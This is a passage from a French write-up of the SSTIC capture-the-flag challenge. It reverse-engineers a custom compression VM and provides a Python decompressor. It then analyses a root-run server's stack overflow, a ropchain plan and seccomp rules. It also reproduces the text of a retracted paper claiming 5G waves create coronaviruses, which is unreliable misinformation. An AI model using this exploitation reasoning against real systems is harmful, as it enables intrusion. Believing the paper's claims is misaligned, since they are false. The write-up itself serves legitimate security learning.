1B5 cd2c0000040a04     STR R4, [R10 + 0x10]
1BC 9e6900000000       JMP 0x0 -> 01C2
1C2 5e1c0000000a04     LDR R0, [R10 + 0x10]
1C9 5e1c0000010a0a     LDR R1, [R10 + 0x28]
1D0 cb1500000224250000 MOV R2, 0x2524
1D9 47550000010102     ADD R1, R1, R2
1E0 5e1c0000010100     LDR R1, [R1 + 0x0]
1E7 9d190000000001     CMP R0, R0, R1
1EE ce250000009401     JZ R0, 0x194 -> 0389
1F5 9e6900000000       JMP 0x0 -> 01FB
1FB 5e1c0000000a06     LDR R0, [R10 + 0x18]
202 5e1c0000010a04     LDR R1, [R10 + 0x10]
209 2e620000000001     MOV R0, dword ptr [R0 + R1*4]
210 cd2c0000000a03     STR R0, [R10 + 0xc]
217 5e1c0000050a0a     LDR R5, [R10 + 0x28]
21E 5e1c0000000a03     LDR R0, [R10 + 0xc]
225 345c000001         SUB R14, 0x4
22A cb1500000400000000 MOV R4, 0x0
233 475500000104ff     MOV R1, R4
23A 475500000204ff     MOV R2, R4
241 475500000304ff     MOV R3, R4
248 ac520000a50b0000   CALL get_msb_inc_f (11111d2c)

250 354900000e0e01     ADD R14, R14, 0x4
257 475500000100ff     MOV R1, R0
25E 345c000001         SUB R14, 0x4
263 475500000005ff     MOV R0, R5
26A 475500000204ff     MOV R2, R4
271 475500000304ff     MOV R3, R4
278 ac520000db040000   CALL VM32_CODE_2_wrapper (11111662)

280 354900000e0e01     ADD R14, R14, 0x4
287 5e1c0000000a03     LDR R0, [R10 + 0xc]
28E cb1500000110000000 MOV R1, 0x10
297 9d190000000001     CMP R0, R0, R1
29E 7115000000ba00     JNZ R0, 0xba -> 035F
2A5 9e6900000000       JMP 0x0 -> 02AB
2AB 5e1c0000000a03     LDR R0, [R10 + 0xc]
2B2 345c000001         SUB R14, 0x4
2B7 cb1500000400000000 MOV R4, 0x0
2C0 475500000104ff     MOV R1, R4
2C7 475500000204ff     MOV R2, R4
2CE 475500000304ff     MOV R3, R4
2D5 ac520000cf0b0000   CALL get_msb_x (11111d56)

2DD 354900000e0e01     ADD R14, R14, 0x4
2E4 cd2c0000000a02     STR R0, [R10 + 0x8]
2EB 5e1c0000050a0a     LDR R5, [R10 + 0x28]
2F2 5e1c0000060a02     LDR R6, [R10 + 0x8]
```

```
2F9 5e1c0000000a03     LDR R0, [R10 + 0xc]
300 345c000001         SUB R14, 0x4
305 475500000104ff     MOV R1, R4
30C 475500000204ff     MOV R2, R4
313 475500000304ff     MOV R3, R4
31A ac520000f0020000   CALL get_msb (11111477)

322 354900000e0e01     ADD R14, R14, 0x4
329 475500000200ff     MOV R2, R0
330 345c000001         SUB R14, 0x4
335 475500000005ff     MOV R0, R5
33C 475500000106ff     MOV R1, R6
343 475500000304ff     MOV R3, R4
34A ac52000041110000   CALL VM32_CODE_2 (111122c8)

352 354900000e0e01     ADD R14, R14, 0x4
359 9e6900000000       JMP 0x0 -> 035F
35F 9e6900000000       JMP 0x0 -> 0365
365 5e1c0000000a04     LDR R0, [R10 + 0x10]
36C cb1500000101000000 MOV R1, 0x1
375 47550000000001     ADD R0, R0, R1
37C cd2c0000000a04     STR R0, [R10 + 0x10]
383 9e69000039fe       JMP -0x1c7 -> 01C2
389 5e1c0000000a0a     LDR R0, [R10 + 0x28]
390 345c000001         SUB R14, 0x4
395 cb1500000100000000 MOV R1, 0x0
39E 475500000201ff     MOV R2, R1
3A5 475500000301ff     MOV R3, R1
3AC 475500000401ff     MOV R4, R1
3B3 ac5200008d030000   CALL flush_output (11111514)

3BB 354900000e0e01     ADD R14, R14, 0x4
3C2 5e1c0000060a0c     LDR R6, [R10 + 0x30]
3C9 5e1c0000050a0d     LDR R5, [R10 + 0x34]
3D0 3d23               RET
```

Cette fonction appelle un autre bloc de code (vm32code2). Muahahah.

```
# python3 disass_vm32.py vm32code2
000 cd2c0000000a08     STR R0, [R10 + 0x20]
007 cd2c0000010a07     STR R1, [R10 + 0x1c]
00E cb1500000000000000 MOV R0, 0x0
017 35490000010a06     ADD R1, R10, 0x18
01E 102a0000020100     STR R2, byte ptr [R1 + R0]
025 cd2c0000030a05     STR R3, [R10 + 0x14]
02C cd2c0000040a04     STR R4, [R10 + 0x10]
033 5e1c0000020a07     LDR R2, [R10 + 0x1c]
03A 9b1a0000030100     LDR R3, byte ptr [R1 + R0]
041 cb1500000420000000 MOV R4, 0x20
04A 4d140000030403     SUB R3, R4, R3
051 7b180000020243     SHL R2, R2, R3
058 f6440000020243     SHR R2, R2, R3
05F cd2c0000020a03     STR R2, [R10 + 0xc]
066 5e1c0000020a08     LDR R2, [R10 + 0x20]
06D 5e1c0000030202     LDR R3, [R2 + 0x8]
074 9b1a0000040100     LDR R4, byte ptr [R1 + R0]
07B 7b180000030344     SHL R3, R3, R4
082 5e1c0000040a03     LDR R4, [R10 + 0xc]
089 fe560000030304     OR R3, R3, R4
090 cd2c0000030202     STR R3, [R2 + 0x8]
097 9b1a0000000100     LDR R0, byte ptr [R1 + R0]
09E 5e1c0000010a08     LDR R1, [R10 + 0x20]
0A5 5e1c0000020103     LDR R2, [R1 + 0xc]
0AC 47550000000200     ADD R0, R2, R0
0B3 cd2c0000000103     STR R0, [R1 + 0xc]
0BA 5e1c0000000a08     LDR R0, [R10 + 0x20]
0C1 5e1c0000000003     LDR R0, [R0 + 0xc]
```

```
0C8 cb1500000108000000 MOV R1, 0x8
0D1 9d190000000001     CMP R0, R0, R1
0D8 71150000004500     JNZ R0, 0x45 -> 0124
0DF 9e6900000000       JMP 0x0 -> 00E5
0E5 5e1c0000000a08     LDR R0, [R10 + 0x20]
0EC 345c000001         SUB R14, 0x4
0F1 cb1500000100000000 MOV R1, 0x0
0FA 475500000201ff     MOV R2, R1
101 475500000301ff     MOV R3, R1
108 475500000401ff     MOV R4, R1
10F ac52000043030000   CALL write_output (111114ca)

117 354900000e0e01     ADD R14, R14, 0x4
11E 9e6900000000       JMP 0x0 -> 0124
124 3d23               RET
```

Comment ? Vous trouvez que ça commence à être pénible et rébarbatif tous ces listings de code ? C'est un peu le but. Comme ça je me sens moins seul :)

Mais ça y est, c'était le dernier. On arrive au bout. La VM 32 bits va en réalité à nouveau implémenter un codage de Huffman, mais sur des entrées différentes. Maintenant qu'on a tout le code à disposition, on va pouvoir commencer à le comprendre et à écrire le code et décompression.

4.5 Algorithme de compression

Après une bonne dose de reverse, voici ce qu'on peut en conclure sur le fonctionnement de l'algorithme de compression zz.

L'algorithme commence par faire une première passe sur les données afin de supprimer les répétitions de caractères. Pour être pris en compte, un motif doit se répéter plus de 5 fois. Ces caractères répétés vont être supprimés des données à compresser. Trois listes vont alors être créer pour permettre d'annuler cette suppression. Une liste qui enregistre les positions de ces répétitions, une liste qui stocke les nombres de répétition et une troisième liste qui contient la taille des motifs répétés. En effet, un motif ne fait pas forcément qu'un seul caractère. Si zz compresse la chaîne ABABABABABABAB, sa première passe va détecter le motif AB, et va remplir les 3 listes en conséquent.

Une fois l'étape de gestion des répétitions terminée, les données vont être compressées avec un codage de Huffman. Dans le fichier compressé, on va retrouver les informations pour reconstruire l'arbre de Huffman, ainsi que le flux de bits.

Là où les choses se complexifient un peu, c'est que l'algorithme de Huffman va être appelé plusieurs fois. En effet, chacune des 3 listes qui sert à gérer les répétitions va être encodée avec Huffman. Et pour pimenter le tout, la taille des arbres va changer. L'arbre qui encode la liste des tailles de motifs est plus petit que les autres. C'est principalement pour cette raison qu'il fallait rentrer à l'intérieur des deux VM.

L'algorithme fonctionne par bloc. Chaque bloc de données à compresser contient quelques métadonnées (dont la taille du bloc).

4.6 unzz.py

Une fois qu'on a compris comme fonctionne la compression et comment sont structurées les données dans les fichiers .zz, on va pouvoir écrire l'algorithme de décompression. Ce code va lire les 4 tables de Huffman de chaque bloc d'un fichier zz, il va reconstruire les arbres et s'en servir pour interpréter le flux de bits. Ensuite, on se chargera d'annuler la suppression des motifs répétés.

Voici mon script python unzz.py qui implémente la décompression zz. Il utilise le module python bitstring, qui est bien pratique pour gérer des flux de bits. Disclaimer, par manque de temps, ce code n'a pas vraiment été nettoyé ni optimisé. Il fonctionne mais il est lent. Il met environ deux minutes pour décompresser l'archive home_backup.tar.zz.

```python
import sys
import os
import bitstring
import itertools

class UnzzException(Exception):
    pass

class Unzz(object):
    def __init__(self, path):
        if not os.path.exists(path):
            raise UnzzException("File %s not found" % path)
        with open(path, "rb") as f:
            self.stream = bitstring.BitStream(f.read())
        self.path = path
        if path.endswith(".zz"):
            self.outpath = path[:-3]
        else:
            self.outpath = path + ".unzz"

    def decompress(self):
        with open(self.outpath, "wb") as f:
            while self.stream.bitpos < len(self.stream):
                print("[+] Decompression of a new block...")
                out = self.decompress_block()
                print("[+] Writing 0x%x bytes" % len(out))
                f.write(out)
            print("All done !")

    def decompress_block(self):
        rle = self.handle_rle()
        sz = self.stream.read(24).uintle
        pos = self.handle_position(sz)
        psz = self.handle_pattern_size(sz)
        rep = self.handle_repeat(sz)
        out = self.undo_rle(rle, pos, psz, rep)
        return out

    def undo_rle(self, rle, pos, psz, rep):
        output = bytearray()
        i = 0
        count = 0
        for idx, c in enumerate(rle):
            output.append(c)
            i += 1
            if pos[count] == i:
                if psz[count] > 1:
                    it = itertools.cycle(rle[idx - psz[count] +1 : idx + 1])
                for r in range(rep[count]):
                    if psz[count] > 1:
                        n = next(it)
                        output.append(n)
                    else:
                        output.append(c)
```

```
                count += 1
                i = 0
        return output

    def handle_rle(self):
        block_size = self.stream.read(24).uintle
        rle_size = self.stream.read(24).uintle
        rle_stream_size = self.stream.read(24).uintle
        tree = self.huffman_rebuild_tree(8)
        self.stream.bytealign()
        rle = self.huffman_translate(tree, rle_size, 8)
        self.stream.bytealign()
        return rle

    def handle_position(self, sz):
        tree = self.huffman_rebuild_tree(5)
        self.stream.bytealign()
        positions = self.huffman_translate(tree, sz, 5)
        self.stream.bytealign()
        return positions

    def handle_pattern_size(self, sz):
        tree = self.huffman_rebuild_tree(5, psz=True)
        self.stream.bytealign()
        pattern_sizes = self.huffman_translate(tree, sz, 5, psz=True)
        self.stream.bytealign()
        return pattern_sizes

    def handle_repeat(self, sz):
        tree = self.huffman_rebuild_tree(5)
        self.stream.bytealign()
        repeat = self.huffman_translate(tree, sz, 5)
        self.stream.bytealign()
        return repeat

    def huffman_rebuild_tree(self, msb=8, psz=False):
        tree = {}
        tree_size = self.stream.read(msb).uint + 1
        count = 0
        i = 0
        previous_bitsize = None
        while count < tree_size:
            pattern = self.stream.read(msb).uint
            bitsize = self.stream.read(4).uint + 1
            if previous_bitsize is None:
                previous_bitsize = bitsize
            if bitsize > previous_bitsize:
                i = i << (bitsize - previous_bitsize)
                previous_bitsize = bitsize
            if bitsize not in tree:
                tree[bitsize] = {}
            tree[bitsize][i] = pattern
            count += 1
            i += 1
        return tree

    def huffman_translate(self, tree, decoded_size, msb, verbose=False, psz=False):
        decoded = []
        bitsize = 0
        max_bitsize = max(tree.keys())
        v = 0
        while len(decoded) < decoded_size:
            if bitsize in tree and v in tree[bitsize]:
                pattern = tree[bitsize][v]
                if msb == 5 and pattern > 0xF and not psz:
                    nb_extra_bits = (pattern - 0xC)
                    pattern = self.stream.read(nb_extra_bits).uint + 2**(nb_extra_bits)
                elif msb == 5 and pattern > 1 and psz:
                    nb_extra_bits = (pattern - 1)
                    pattern = self.stream.read(nb_extra_bits).uint + 2**(nb_extra_bits)
                elif msb == 8 and pattern > 0xFF:
                    raise UnzzException("Oops")
                decoded.append(pattern)
                if verbose:
                    print(hex(pattern))
```

```python
                bitsize = 0
                v = 0
            else:
                v = (v << 1) + self.stream.read(1).uint
                bitsize += 1
                if bitsize > max_bitsize:
                    print("Oops. Not found !!!")
                    break
                if verbose:
                    print("Trying %d" % v)
        return decoded

def main():
    if len(sys.argv) != 2:
        print("Usage: unzz.py [file.zz]")
        sys.exit(2)
    u = Unzz(sys.argv[1])
    u.decompress()

if __name__ == '__main__':
    main()
```

Une fois la décompression zz réussie, le fichier home_backup.tar que nous récupérons a une taille de 1,5 Mo. Le fichier compressé home_backup.tar.zz a une taille de 1,3 Mo. L'efficacité de la compression de l'algorithme maison zz est donc discutable (en tout cas, sur cet échantillon de données).

Le fichier home_backup.tar contient 4 fichiers. Le premier est un PDF d'une publication « scientifique » de 8 pages qui étudie l'influence de la 5G sur le coronavirus. La publication a été *retracted*. On ne va pas s'attarder sur ce PDF car il s'agit d'une vraie publication qui ne contient pas d'indice pour la suite du challenge.

JOURNAL OF BIOLOGICAL REGULATORS & HOMEOSTATIC AGENTS Vol. 34, no. 4, xx-xx (2020)

EDITORIAL

5G Technology and induction of coronavirus in skin cells

M. Fioranelli[1], A. Sepehri[1], M.G. Roccia[1], M. Jafferany[2], O. Yu. Olisova[3], K.M. Lomonosov[3] and T. Lotti[1,3]

[1]Department of Nuclear, Sub-nuclear and Radiation Physics, G. Marconi University, Rome, Italy; [2]Central Michigan Saginaw, Michigan , USA; [3]Department of Dermatology and Venereology, I.M. Sechenov First Moscow State Medical University, Moscow, Russia

Received May 13, 2020 – Accepted June 9, 2020

RETRACTED

In this researc[illegible] we s[illegible]at 5G millimeter waves could be absorbed by dermatologic cells acting like antennas, transfe[illegible] oth[illegible] cells and play the main role in producing Coronaviruses in biological cells. DNA is built fro[illegible]harged el[illegible]rons and atoms and has an inductor-like structure. This structure could be divided into linea[illegible]oroid a[illegible]und inductors. Inductors interact with external electromagnetic waves, move and produce some[illegible]a waves within the cells. The shapes of these waves are similar to shapes of hexagonal and penta[illegible]onal ba[illegible] their DNA source. These waves produce some holes in liquids within the nucleus. To fill these[illegible] s[illegible]e extra hexagonal and pentagonal bases are produced. These bases could join to each other [illegible]nd [illegible]virus-like structures such as Coronavirus. To produce these viruses within a cell, it is necessary [illegible]t the w[illegible]ength of external waves be shorter than the size of the cell. Thus 5G millimeter waves could [illegible] [illegible]ndidates for applying in constructing virus-like structures such as Coronaviruses (COVID-19) w[illegible]ells.

Coronavirus disease (COVID-19) is the main problem this year involving the entire world (1). This is an infectious disease caused by a newly-discovered coronavirus. This virus is a member of related viruses that cause diseases in mammals and birds. In humans, coronaviruses cause respiratory tract infections that can be mild, such as some cases of the common cold (among other possible causes, predominantly rhinoviruses), and others that can be lethal, such as SARS, MERS, and COVID-19. Among them, COVID-19 is an enveloped virus with a positive-sense single-stranded RNA genome and a nucleocapsid of helical symmetry. The genome size of coronaviruses ranges from approximately 27 to 34 kilobases, the largest among known RNA viruses (2[illegible]). To[illegible]te, many scientists have tried to find a m[illegible]hod to [illegible] this disease (4, 5); however, without suc[illegible] COVI[illegible] may have effects on different types of cells[illegible]mple, it has been argued that this virus [illegible] have s[illegible]e effects on dermatologic cells (6). On the oth[illegible] it has been known that some waves in 5[illegible]ogy have direct effects on the skin cells (7). [illegible]s, there[illegible]ome similarities between effects of C[illegible] a[illegible] waves in 5G technology.

A new question arises re[illegible]g a relationship between 5G technology and COVID-19. The 5G technology is the fifth-generation mobile technology in which its frequency spectrum could be divided into millimeter waves, mid-band, and low-band. Low-

Key words: dermatologic antenna; COVID-19; 5G technology; millimeter wave; DNA; inductor

Corresponding Author:
Dr Massimo Fioranelli,
Department of Nuclear,
Sub-nuclear and Radiation Physics,
Guglielmo Marconi University,
Via Plinio 44-00193, Rome, Italy
e-mail: m.fioranelli73@gmail.com

3

0393-974X (2020)
Copyright © by BIOLIFE, s.a.s.
This publication and/or article is for individual use only and may not be further reproduced without written permission from the copyright holder.
Unauthorized reproduction may result in financial and other penalties
DISCLOSURE: ALL AUTHORS REPORT NO CONFLICTS OF INTEREST RELEVANT TO THIS ARTICLE.

Ensuite, home_backup.tar contient un traditionnel Lobster Dog.

Les choses deviennent intéressantes avec le fichier notes.txt qui contient le flag du 4ème niveau.

```
J'ai lu le papier de FIORANELLI et effectivement nous avons bien fait de le faire
rétracter, un peu plus et il aurait été pris au sérieux et aurait attiré l'attention du
grand public...

De telles informations auraient pu réduire l'Organisation à néant...

SSTIC{0ded220ffb9d4215b090ebb509e7a1ef}
```

Enfin, le fichier .bash_history contient un indice pour la suite du challenge, puisqu'il nous révèle le mot de passe permettant de monter le système de fichier maison baptisé goodfs.

```
ls -la
whoami
id
cd /tmp
ls
mounter_client mount goodfs MGhtT34gHj5yFcszRYB4gf45DtymEi
cd /mnt/goodfs
ls
cd
cd
cd
exit
```

Ce qui est relativement frustrant pour ce 4ème niveau, c'est qu'une grosse partie de la complexité de l'algorithme de compression zz est liée à la gestion des répétitions de caractères. Le code en question est enfoui au fond de plusieurs VM et implique 3 codages de Huffman différents. Or, les deux fichiers textes nécessaires pour continuer le challenge ne contiennent pas de caractères répétés (pas de suite d'au moins 5 caractères identiques). Par conséquent, il était possible de s'épargner pas mal d'efforts en ignorant tout la partie répétition et en n'implémentant que le codage de Huffman principal. Le fichier home_backup.tar ne sera que partiellement décompressé, mais c'est suffisant pour récupérer les deux indices.

Mais ça, je ne m'en suis rendu compte qu'une fois que j'avais analysé toutes les VM et que j'avais terminé d'implémenter la décompression :)

C'est dommage, mais c'est la vie. Direction le niveau 5 !

```
SSTIC{0ded220ffb9d4215b090ebb509e7a1ef}
```

5 Niveau 5

5.1 Découverte du niveau

En terminant le niveau 4, nous avons obtenu comme indice le mot de passe permettant de monter le système de fichier goodfs sur le serveur distant de l'Organisation. Pour autant, j'ai mis un certain temps avant de comprendre ce qui était attendu de nous pour ce niveau 5. Où va se trouver le flag ?

Ce mot de passe nous donne accès à une surface d'attaque plus grande. Deux premières pistes sont explorées :

— Grâce à ce mot de passe on a le droit d'envoyer des commandes au binaire mounter_server. Or, ce binaire tourne avec les droits root. S'il contient une vulnérabilité, on pourrait passer root sur le serveur de l'Organisation et lire le fichier /root/final_secret.txt.

— Ce mot de passe permet de demander au mounter_server de monter le système de fichier goodfs. En local dans notre VM, il n'y a pas de flag dans ce système de fichier. Mais c'est peut-être différent si on arrive à le monter à distance.

5.2 Mounter_client et mounter_server

Nous sommes en possession des deux binaires mounter_client et mounter_server depuis le début du niveau 2, mais jusqu'à présent nous n'avions pas de raison de les examiner.

Les deux binaires sont petits et ne sont pas strippés. Leur analyse avec Ghidra est rapide. Le client prend trois paramètres (une commande, un argument et mot de passe) et il se contente de les écrire dans la mémoire partagée /run/mount_shm, en respectant un formalisme particulier.

Le serveur va lire la mémoire partagée et récupérer ces trois paramètres. Il va comparer le mot de passe avec celui stocké dans le HSM. S'il est correct, il va traiter la commande. Le serveur est assez strict. Les deux seules commandes valides sont `mount` et `umount`. Le seul argument accepté est `goodfs`.

Si la commande est valide, le serveur va envoyer un message de log, en utilisant une fonction syslog_command qui empeste la vulnérabilité.

```
4  void syslog_command(char *command,char *fs_name,int success)
5
6  {
7    size_t i;
8    char buf [192];
9    code *func;
10
11   memset(buf,0,0xc0);
12   if (success == 0) {
13     i = strlen(buf);
14                     /* "Error : " */
15     *(buf + i) = 0x203a20726f727245;
16     buf[i + 8] = '\0';
17     func = syslog_error;
18   }
19   else {
20     func = syslog_info;
21   }
22   strcat(buf,command);
23   i = strlen(buf);
24   *(buf + i) = 0x20;
25   strcat(buf,fs_name);
26   (*func)(buf);
27   return;
28 }
29
```

Cette fonction concatène une commande et son argument dans un buffer de 192 octets sur la pile, sans faire aucune vérification de longueur. Or, dans la mémoire partagée, la commande peut faire jusqu'à 256 octets, tout comme l'argument. On rajoute à ça que dans la pile, la variable locale juste à la suite de ce buffer est un pointeur de fonction. Ce pointeur va être appelé après les concaténations, en prenant le buffer en paramètre. Pour couronner le tout, on sait que mounter_server tourne avec les privilèges root et que sa pile est exécutable, car lors de chaque démarrage de notre VM de test on voit passer ce message chatoyant :

```
process '/bin/mounter_server' started with executable stack
```

Toutes les conditions semblent réunies pour exploiter un stack buffer overflow trivial. Toutes ? Non, pas tout à fait... Car pour déclencher cet overflow, il faut envoyer une longue commande qui soit acceptée par le serveur. Or, j'ai cherché un moment, mais je n'ai pas trouvé de moyen de contourner la validation des commandes. On peut envoyer sans problème une commande de 256 octets au serveur... mais ce dernier ne la traitera que si elle est strictement égale à `mount` ou `umount`. Donc non, on ne peut pas exploiter cette vulnérabilité. Du moins pas pour l'instant. On découvrira par la suite que ce sera l'objet du niveau 6 (mais que le chemin pour y arriver sera particulièrement sinueux).

5.3 Contenu du goodfs

On utilise le binaire mounter_client pour monter le système de fichier goodfs dans notre VM de test. Le bon mot de passe est celui que nous avons spécifié en variable d'environnement lors du démarrage du HSM (dans le Makefile). Par défaut, ce mot de passe est *goodfspassword*.

On avait tout ce qu'il faut pour être capable de monter goodfs dans la VM de test dès le niveau 2. Tout, sauf une motivation valable pour aller explorer prématurément cette zone de la VM de test.

```
/home/sstic # mounter_client mount goodfs goodfspassword
mounter[47]: mount goodfs
/home/sstic # ls /mnt/goodfs
private  public
/home/sstic # ls /mnt/goodfs/public/
todo.txt
/home/sstic # ls /mnt/goodfs/private/
placeholder
```

Une fois goodfs monté, on y accède via /mnt/goodfs. Le dossier *public* contient un fichier todo.txt qui renferme un indice :

> J'ai été informé qu'il manque un mark_buffer_dirty quelque part dans mon code, mais où ?

Le dossier *private* contient un unique fichier nommé placeholder :

> Mettre vos données sensibles dans ce dossier

Quand on monte goodfs, c'est le driver goodfs.ko qui va prendre la main pour effectuer l'action. Le disque qui est monté est /dev/sdb. Dès le niveau 2 du challenge, on pouvait d'ailleurs faire un hexdump sur /dev/sdb et récupérer l'indice todo.txt.

5.4 Goodfs à distance

Grâce au mot de passe du .bash_history, on va pouvoir monter le goodfs à distance et aller vérifier s'il contient autre chose qu'en local.

Par contre, on ne peut pas utiliser mounter_client à distance. Notre seul point d'entrée est le serveur FTP. On peut l'exploiter, mais on ne pourra pas lancer mounter_client à cause des règles seccomp. Par contre, ce qu'on peut faire, c'est écrire une ropchain qui va effectuer les mêmes actions que mounter_client afin de communiquer en direct avec mounter_server via la mémoire partagée.

Pour monter goodfs, il faut ouvrir la mémoire partagée /run/mount_shm et y écrire un buffer au format suivant :

— Les 4 premiers octets doivent contenir l'entier 1, qui informe le serveur qu'une commande est prête à être traitée
— À l'offset 0x4, on met le mot de passe MGhtT34gHj5yFcszRYB4gf45DtymEi
— À l'offset 0x104, on place la commande `mount`
— Enfin, à l'offset 0x204, on doit mettre l'argument `goodfs`.

Tout ceci ne nécessite que les syscall `open` et `write`, qui sont autorisés par les règles seccomp. Si on veut lister les fichiers de /mnt/goodfs à distance et en télécharger certains, on pourra réutiliser nos ropchains des niveaux précédents.

J'ai donc écrit une longue ropchain qui fait toutes ces actions. Comme je n'avais pas de gadget permettant de donner une valeur à rdx, j'ai eu besoin de réutiliser mon astuce de passer par `open` avec des flags arbitraires, afin de copier la valeur des flags dans rdx (lorsque l'ouverture a fonctionné).

Je n'inclus pas cette ropchain dans mon rapport, pour la simple raison qu'elle ne servait presque à rien et que je n'ai pas conservé le code ! En effet, dans le dossier public distant, on trouve le même fichier todo.txt. Et dans le dossier private.... et bien on ne trouve rien du tout car on n'a pas les droits pour y accéder. J'avais omis ce détail avant de me lancer dans ma ropchain, mais il faut les droits root (uid 0) pour ouvrir le dossier /mnt/goodfs/private. Or, via notre exploitation, on a les droits du serveur FTP, qui est lancé avec l'utilisateur sstic (uid 1000).

5.5 But du niveau

Grâce aux deux précédents essais, ça y est, on a compris ce qu'il va falloir faire ! Le but de ce niveau va être de monter goodfs à distance, puis de jouer à l'intérieur du dossier *public* pour exploiter une vulnérabilité dans le driver goodfs.ko.

La surface d'attaque d'un driver de système de fichiers est théoriquement assez grande. On peut créer des fichiers et des dossiers, en supprimer, créer des liens symboliques, etc. En théorie. Car en pratique, comme on passe toujours pas le serveur FTP, on est soumis à ses filtres seccomp. Par exemple, on pourra créer des fichiers et des dossiers avec le syscall **open**, mais on n'a pas accès au syscall permettant de supprimer un fichier.

C'est donc le moment de commencer à ouvrir goodfs.ko dans Ghidra et de se documenter pour comprendre comment fonctionne un driver de système de fichiers sous Linux. Il existe de nombreuses ressources en accès libre sur internet qui traitent de ce sujet, mais je recommande chaudement la lecture de ce tutoriel en deux parties :

1. https://linux-kernel-labs.github.io/refs/heads/master/labs/filesystems_part1.html
2. https://linux-kernel-labs.github.io/refs/heads/master/labs/filesystems_part2.html

Pour la recherche de vulnérabilité dans goodfs.ko et la plupart des tests, on peut travailler en local dans la VM de test, en compilant et en déposant un programme qui va monter le goodfs et enchainer des actions dans le dossier /mnt/goodfs/public/.

Par contre, si on veut tester des choses à distance on est rapidement limité. Ma ropchain qui monte le goodfs distant est déjà très longue et je commence à manquer de place pour y rajouter des actions supplémentaires dans /mnt/goodfs/. Et justement, il y a un test que j'avais très envie de faire à distance. Je souhaitais créer des fichiers dans le dossier /public et regarder le numéro d'inode qui leur sera attribué. Voici les numéros d'inodes de goodfs dans la VM de test :

```
/mnt/goodfs # ls -i
      1 private        2 public
/mnt/goodfs # ls -i private/
      3 placeholder
/mnt/goodfs # ls -i public/
      4 todo.txt
```

Les numéros d'inodes sont globaux et ne tiennent pas compte des droits d'accès des dossiers. Si, lorsque l'on créera un fichier dans public, il aura un numéro d'inode valant par exemple 8, on pourra en déduire qu'il y a trois fichiers ou dossiers qui nous attendent dans le dossier private.

C'est une information importante car ça va orienter la recherche de vulnérabilité. Si le dossier private n'est pas vide, notre but sera trouver une vulnérabilité permettant de lire des fichiers arbitraires du goodfs. Si au contraire le dossier private ne contient rien d'autre que le placeholder, alors la tache sera bien plus ardue. On devra trouver une vulnérabilité permettant de passer root pour pouvoir lire le fichier /root/final_secret.txt.

Pour pouvoir faire ce test sur le serveur distant, j'ai eu besoin d'améliorer mon code d'exploitation du serveur FTP afin de pouvoir exécuter un shellcode écrit en C.

5.6 Analyse des règles Seccomp

C'est le moment d'étudier à tête reposée chaque syscall autorisé par les filtres seccomp du serveur FTP, pour trouver celui qui nous permettra de sortir de notre ropchain et d'exécuter du code qu'on aura compilé.

Rapidement, on élimine tous les syscalls sauf un. Il ne reste plus que `mmap`.

```
/* mmap */
seccomp_rule_add(uVar3,0x7fff0000,9,1,0,5,0x300000002,5,0);
```

C'est également le seul syscall dont la règle seccomp est compliquée. Pour les autres syscalls, la règle seccomp utilisée est basique et consiste à rajouter le numéro de syscall à une liste blanche. Mais pour mmap, la règle prend 5 arguments supplémentaires et j'ai eu du mal à en comprendre la signification.

Quand on écrit une règle seccomp dans du code source, on utilise toute une arborescence de macros. Retrouver les macros à partir des valeurs qu'on observe dans Ghidra n'est pas trivial (en tout cas pas pour moi).

Heureusement, j'ai eu un flashback du niveau 5 du challenge SSTIC 2018, au cours duquel j'avais découvert l'outil `seccomp-tools`[6]. Cet outil permet de dumper les règles seccomp sur un binaire en cours d'exécution. Pour l'utiliser, on va donc lancer le serveur FTP directement sur notre machine linux.

6. https://github.com/david942j/seccomp-tools

```
# seccomp-tools dump "HSM_DEVICE=/tmp/simavr-uart0 ./server"
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x26 0xc000003e  if (A != ARCH_X86_64) goto 0040
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x23 0xffffffff  if (A != 0xffffffff) goto 0040
 0005: 0x15 0x21 0x00 0x00000000  if (A == read) goto 0039
 0006: 0x15 0x20 0x00 0x00000001  if (A == write) goto 0039
 0007: 0x15 0x1f 0x00 0x00000002  if (A == open) goto 0039
 0008: 0x15 0x1e 0x00 0x00000003  if (A == close) goto 0039
 0009: 0x15 0x1d 0x00 0x00000004  if (A == stat) goto 0039
 0010: 0x15 0x1c 0x00 0x00000005  if (A == fstat) goto 0039
 0011: 0x15 0x1b 0x00 0x00000008  if (A == lseek) goto 0039
 0012: 0x15 0x1a 0x00 0x0000000b  if (A == munmap) goto 0039
 0013: 0x15 0x19 0x00 0x0000000c  if (A == brk) goto 0039
 0014: 0x15 0x18 0x00 0x00000010  if (A == ioctl) goto 0039
 0015: 0x15 0x17 0x00 0x00000020  if (A == dup) goto 0039
 0016: 0x15 0x16 0x00 0x00000023  if (A == nanosleep) goto 0039
 0017: 0x15 0x15 0x00 0x00000029  if (A == socket) goto 0039
 0018: 0x15 0x14 0x00 0x0000002b  if (A == accept) goto 0039
 0019: 0x15 0x13 0x00 0x00000031  if (A == bind) goto 0039
 0020: 0x15 0x12 0x00 0x00000032  if (A == listen) goto 0039
 0021: 0x15 0x11 0x00 0x00000033  if (A == getsockname) goto 0039
 0022: 0x15 0x10 0x00 0x00000036  if (A == setsockopt) goto 0039
 0023: 0x15 0x0f 0x00 0x00000048  if (A == fcntl) goto 0039
 0024: 0x15 0x0e 0x00 0x0000004f  if (A == getcwd) goto 0039
 0025: 0x15 0x0d 0x00 0x00000050  if (A == chdir) goto 0039
 0026: 0x15 0x0c 0x00 0x00000053  if (A == mkdir) goto 0039
 0027: 0x15 0x0b 0x00 0x0000005a  if (A == chmod) goto 0039
 0028: 0x15 0x0a 0x00 0x00000084  if (A == utime) goto 0039
 0029: 0x15 0x09 0x00 0x000000c9  if (A == time) goto 0039
 0030: 0x15 0x08 0x00 0x000000d9  if (A == getdents64) goto 0039
 0031: 0x15 0x07 0x00 0x000000e7  if (A == exit_group) goto 0039
 0032: 0x15 0x06 0x00 0x00000101  if (A == openat) goto 0039
 0033: 0x15 0x00 0x06 0x00000009  if (A != mmap) goto 0040
 0034: 0x20 0x00 0x00 0x00000024  A = prot >> 32 # mmap(addr, len, prot, flags, fd, pgoff)
 0035: 0x25 0x04 0x00 0x00000000  if (A > 0x0) goto 0040
 0036: 0x15 0x00 0x02 0x00000000  if (A != 0x0) goto 0039
 0037: 0x20 0x00 0x00 0x00000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
